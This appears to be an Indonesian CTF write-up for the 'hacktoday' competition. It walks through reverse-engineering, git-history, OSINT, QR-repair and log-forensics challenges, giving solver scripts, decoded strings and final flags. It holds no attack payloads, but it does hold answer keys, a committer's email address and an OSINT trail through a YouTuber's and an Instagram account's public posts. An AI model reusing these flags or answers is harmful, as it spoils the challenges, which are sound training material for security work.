            Uri resourceLocator = new Uri("/Reverseel;component/mainwindow.xaml", UriKind.Relative);
        }
    }
}

```


Ketika link tersebut dibuka berisi ciphertext yang ternyata encoding base85, ketika didecode ternyata adalah flag

← → ↻ 🔒 pastebin.com/raw/VWgc4jWn

BOPCdFDk\uH\$_q5FA=W6?U\fgDJ*<4H=(GEDI7ZG?Y;32?ZU@21h^601h\^Z1h\^o









Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'sudoku' 

★ BROWSE THE [FULL DCODE TOOLS' LIST](#)

Results



hacktoday{D0tN3t_Em4ng_3z_k4n_y4_g4k_sus4h_h4h4h4h4}

ASCII85 ENCODING

Informatics > Character Encoding > ASCII85 Encoding

ASCII85 DECODER

★ ASCII85 CIPHERTEXT (?)

```
BOPCdFDk\uH$_q5FA=w6?U\fgDJ*<4H=(GEDI7ZG?Y;32?
ZU@21h^601h\^Z1h\^o
```

★ VARIANT ☒ ORIGINAL (ASCII85 OR BASE85)
☐ ADOBE (ASCII85 WITH <- ->) (USED IN PS & PDF)

Flag: hacktoday{D0tN3t_Em4ng_3z_k4n_y4_g4k_sus4h_h4h4h4h4}


Gacorr flag gen



Diberikan file executable setelah dicek adalah PE32 Executable

```
(idzoyy@Ahmad-Idza-Anafin)~[~/ctf/hacktoday/rev]
$ file FlagGen.exe
FlagGen.exe: PE32 executable (console) Intel 80386, for MS Windows, 9 sections
```

Setelah didecompile dengan IDA tidak terlihat fungsi apapun



Kemudian mencoba melihat string apa saja yang ada pada file tersebut. Ternyata terdapat 2 link yang berisi source dan rickroll hadeuh.

```
invalid argument
E:\Visual Studio 2019 IDE\VC\Tools\MSVC\14.29.30133\include\xmemory
string too long
https://ipb.link/nyawamumelayang
https://ipb.link/affhiyyh
8 88888888888 8 8888      .8.      ,o8888888o.      ,o8888888o.      8 88888888888  b.      8
8 8888      8 8888      .888.      8888      `88.      8888      `88.      8 8888      888o.      8
8 8888      8 8888      :88888.      ,8 8888      `8.      ,8 8888      `8.      8 8888      Y88888o.      8
8 8888      8 8888      , `88888.      88 8888      88 8888      8 8888      .`Y888888o.      8
8 8888888888888 8 8888      .8. `88888.      88 8888      88 8888      8 88888888888 8o. `Y888888o. 8
8 8888      8 8888      .8`8. `88888.      88 8888      88 8888      8 8888      8`Y8o. `Y88888o8
8 8888      8 8888      .8' `8. `88888.      88 8888      88888888 88 8888      8888888 8 8888      8 `Y8o. `Y8888
8 8888      8 8888      .8' `8. `88888.`8 8888      `8' `8 8888      `8' 8 8888      8 `Y8o. `Y8
8 8888      8 8888      .8888888888. `88888.      8888      ,88'      8888      ,88' 8 8888      8 `Y8o. `
8 8888      8 88888888888888 .8' `8. `88888. `88888888P'      `88888888P' 8 8888888888888 8 `Yo
abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789
hacktoday{
CTF Challenge: Flag Generator
Generated Flag:
```

```
import random

class Player:
    def __init__(self, name):
        self.name = name
        self.health = 100
        self.inventory = []

    def take_damage(self, damage):
        self.health -= damage
        print(f"{self.name} took {damage} damage. Health: {self.health}")

    def heal(self, amount):
        self.health += amount
        print(f"{self.name} healed {amount} health. Health: {self.health}")

    def pickup_item(self, item):
        self.inventory.append(item)
        print(f"{self.name} picked up {item}.")

    def show_inventory(self):
        print(f"{self.name}'s Inventory: {' '.join(self.inventory)}")

def battle(player):
    enemy_health = random.randint(50, 100)
    print("A wild enemy appears!")

    while enemy_health > 0:
        action = input("Do you want to attack or heal? ").lower()

        if action == "attack":
            damage = random.randint(10, 20)
            enemy_health -= damage
            print(f"You dealt {damage} damage. Enemy health: {enemy_health}")
        elif action == "heal":
            player.heal(random.randint(10, 15))
        else:
            print("Invalid action!")

    print("You defeated the enemy!")

def main():
    name = input("Enter your name: ")
    player = Player(name)
    playerStats = "aHR0cHM6Ly9wYXN0ZWJpb20vcml3L3ZZUFFlNnMy"

    if (playerStats == ""):
        print("Welcome, " + player.name + "!")
    else:
        print("Welcome, " + player.name + "!")
        print("Your health is " + "Your Health Is God Level")
        print("Go get the enemy flag!!")

    print(f"Welcome, {player.name}!")
    player.pickup_item("Sword")
    player.pickup_item("Potion")

    player.show_inventory()

    choice = input("Do you want to start a battle? (yes/no) ").lower()
    if choice == "yes":
        battle(player)
    else:
        print("Okay, maybe next time!")

if __name__ == "__main__":
    main()
```

Terdapat variabel yang sus yaitu “aHR0cHM6Ly9wYXN0ZWJpb20vcml3L3ZZUFFlNnMy” ternyata terencode base64 dan setelah didecode terdapat link lagi.

```
(idzoyy@Ahmad-Idza-Anafin)~[~/ctf/hacktoday/rev]  
$ echo "aHR0cHM6Ly9wYXN0ZWJpb20vcml3L3ZUZFlnNnMy" | base64 -d  
  
https://pastebin.com/raw/vYPQe6s2
```

Pada link terdapat string lagi yang terencode, ketika di decode mendapatkan flag


```
(idzoyy@Ahmad-Idza-Anafin)~[~/ctf/hacktoday/rev]  
$ echo "aGFja3RvZGF5e0Q0bW5fWTB1X1ByMDBfSDN4MHJ9" | base64 -d  
hacktoday{D4mn_Y0u_Pr00_H3x0r}
```

Flag: `hacktoday{D4mn_Y0u_Pr00_H3x0r}`



[MISC]

Where is my git?



Diberikan sebuah attachment file, dari deskripsi dan judul soal kami sudah mengetahui bahwa ini akan berhubungan dengan sebuah git

```
• → where-is-my-git git:(main) ls
  README.md
• → where-is-my-git git:(main) cat README.md
  # where-is-my-git
  Can you find my flag in this repo?
○ → where-is-my-git git:(main) █
```

Ketika kami mengecek hanya ada 1 file dan ketika dicek isi file nya hanya kata - kata biasa. Kemudian kami mencoba mengecek log commit nya

```
Initial commit
(END)
```

[illegible]

```
commit fd2cc93095e8dcb51ad6aa0b6fe69b25a1d43ba8
Author: jedifathan <m.jundi20@gmail.com>
Date: Wed Jun 7 19:02:40 2023 +0700
```

```
diff --git a/part-1.txt b/part-1.txt
new file mode 100755
index 0000000..be54354
--- /dev/null
+++ b/part-1.txt
@@ -0,0 +1 @@
+h
\ No newline at end of file
(END)
```

```
import os
import re

logs = open(".git/logs/HEAD").readlines()[1::2]

for log in logs:
```

```
idcommit = log.split(" ")[1]

show = os.popen(f"git show {idcommit}").read()

char = re.findall(r"\+(.*)", show)[-1]

print(char, end="")
```

Dan kemudian kami run kode tersebut untuk mendapatkan flagnya

```
• → where-is-my-git git:(main) X python3 solver.py
  hacktoday{thank_you_for_finding_my_flag_from_this_git_1an23nfa}Can you find my flag in this repo?#
○ → where-is-my-git git:(main) X
```


Flag:

hacktoday{thank_you_for_finding_my_flag_from_this_git_1an23nfa}

shelltatic.
CTF Team

[OSINT]


MUA



Diberikan sebuah file gambar youtuber make-up artist korea beserta desc.txt dengan isi sebagai berikut

Aku akhir-akhir ini sangat suka sekali make up >< aku juga menyukai salah satu make up artist asal korea. AH!! aku lupa namanya, tapi dia adalah orang yang ada di gambar ini. Aku sangat menyukai make up hasilnya. Selain jago make up dia juga jago menggambar. Aku meninggalkan komentar beberapa hari yang lalu untuk menyemangatnya di salah satu video di channel youtubanya. Video itu berisi vlog dia sedang menggambar.

dan gambar sebagai berikut:




Disini kami langsung searching dengan key search **youtube make up artist asal korea** dan menemukan website

<https://www.idntimes.com/life/women/dyar-ayu/7-youtuber-makeup-korea-ini-cocok-untukmu-yang-baru-belajar-c1c2-1>

kami pun mencari satu persatu youtuber yang ada pada website tersebut di youtube dan menemukan vidio youtube milik **pony syndrome**

<https://www.youtube.com/watch?v=Hcst57-v9XU&t=638s>


yang mana isi dari channel tersebut sesuai dengan deskripsi yakni selain make-up juga senang menggambar



kami pun menemukan comment ini dan mendecode nya ke dalam cyberchef karena yang mana merupakan base32

https://instagram.com/kbbi58?utm_source=qr&igshid=MzNlNGNkZWQ4Mg%3D%3D

dan muncul link menuju akun instagram kbbi58



yang mana setiap postingan tersebut memiliki encode an dari base58 dan pada bionya terdapat hint

1-2-3 or 3-2-1

dan jika digabung dengan urutan 3-2-1

4q5XuSBsg5UL4rudvSFUW8BQDMztdoPzy7frPxfnGSBah8q48nc9ZcQuqUKXGXW
qwz, kemudian tinggal di decode melalui cyberchef dan terlihat
flagnya

Flag: `hacktoday{S0_y0u_f0uNd_m3_on_1nst46r4M_hwehwe11}`

Kuala Lumpur

diberikan sebuah file instruction.txt dan file 1485514151327.jpg yang mana ternyata itu ialah waktu kapan foto tersebut diambil,

```
from datetime import datetime

timestamp = 1485514151327 / 1000 # Convert to seconds
datetime_obj = datetime.fromtimestamp(timestamp)


formatted_time = datetime_obj.strftime('%Y-%m-%d %H:%M:%S')

print(formatted_time)
```

dan jika di print akan muncul

2017-01-27 17:49:11

waktu ini berfungsi sebagai hint untuk menjawab pertanyaan 3 dan 4 dari file instruction.txt



dari hint star position tool terlihat jawaban ke 3 ialah venus jika mensetting sesuai waktu yang telah ditetapkan untuk menjawab pertanyaan ke 4 kami mencoba daftar zodiak dari capricorn hingga pisces yang mana merupakan jawaban benarnya

1. Capricorn (22 Desember - 19 Januari) ♑
2. Aquarius (20 Januari - 18 Februari) ♒
3. Pisces (19 Februari - 20 Maret) ♓
4. Aries (21 Maret - 19 April) ♈
5. Taurus (20 April - 20 Mei) ♉
6. Gemini (21 Mei - 20 Juni) ♊
7. Cancer (21 Juni - 22 Juli) ♋
8. Leo (23 Juli - 22 Agustus) ♌
9. Virgo (23 Agustus - 22 September) ♍
10. Libra (23 September - 22 Oktober) ♎
11. Scorpio (23 Oktober - 21 November) ♏
12. Sagittarius (22 November - 21 Desember) ♐


dan untuk jawaban pertamanya kami juga mencoba-coba daerah disekitar KLCC yang terletak pada deskripsi mulai dari chowkit, bukittinggi hingga jawaban yang benar kampung baru sehingga membentuk flag



Flag: hacktoday{KampungBaru_20170127_Venus_Pisces}

[FORENSIC]

Doodled



Diberikan sebuah file png berisi qrcode tetapi dengan tampilan sudah tercoret di beberapa bagian sehingga tidak bisa di scan



disini kami berpikir bahwa qrcode tersebut tertumpuk sebuah gambar coretan yang mana,kami pun membuat script automasi

menggunakan python untuk mengselektif hanya mengambil warna greycolor pada gambar tersebut berikut script python yang kami buat:

```
import cv2
from pyzbar.pyzbar import decode

image_path = 'chall.jpg'
image = cv2.imread(image_path)

gray_image = cv2.cvtColor(image, cv2.COLOR_BGR2GRAY)

_, thresholded_image = cv2.threshold(gray_image, 0, 255, cv2.THRESH_BINARY +
cv2.THRESH_OTSU)

decoded_objects = decode(thresholded_image)


for obj in decoded_objects:
    print('Type:', obj.type)
    print('Data:', obj.data.decode('utf-8'))

cv2.imshow('Processed Image', thresholded_image)

output_path = 'prosesse_image.jpg'
cv2.imwrite(output_path, thresholded_image)

cv2.waitKey(0)
cv2.destroyAllWindows()
```

tetapi tidak bisa dan malah terhapus bagian-bagian dari qrcode tersebut.




kami pun stack dan mulai mencari referensi writeup dengan studi kasus yang sama kami pun menemukan writeup dari **MMACTF2015**

<https://github.com/pwning/public-writeup/blob/master/mma2015/misc400-qr/writeup.md>


saat membaca writeup tersebut kami menemukan referensi website untuk mengrepair qrcode seperti di atas

<https://merri.cx/qrazybox/>

kami pun membaca step by step solver tersebut sehingga akhirnya memutuskan menggenerate qrcode tersebut dari awal mencocokkan per kotak dari qrcode yang tertutup coretan dengan memanfaatkan tool tersebut



yang kemudian kami save dan terlihat flag nya



Flag: hacktoday{g00d_70b_QR_c0d3_r3p41R_5uCC3s5fuL!}

shelltatic.
CTF Team

yesterday-afternoon-kidz

yesterday-afternoon-kidz x

Our live proxy has detected hacking activity in our logs; analyze the log file to find out what data the hacker retrieved


for

attachment

diberikan sebuah file log apache dengan indikasi adanya sql injection

```
2611:4:type;4:http;version;2:18#9-#websocket;0:-8:response;681:6:reason;2:OK;11:status_code;3:200#13:timestamp_end;18:1683995480.7397506#15:timestamp_start;18:1683995480.7375946#8:trailers;0:-7:content;29:Username atau Password salah!,7:headers;467:40:4:date;29:Sat, 13 May 2023 16:31:20 GMT;135:6:Server;22:Apache/2.4.54 (Debian);130:12:X-Powered-By;10:PHP/7.4.33;168:10:Set-Cookie;50:PHPSESSID=8fa83393f683762d21a56677eaa9b07;path;/;143:7:Expires;29:Thu, 19 Nov 1981 08:52:00 GMT;136:13:Cache-Control;35:no-store, no-cache, 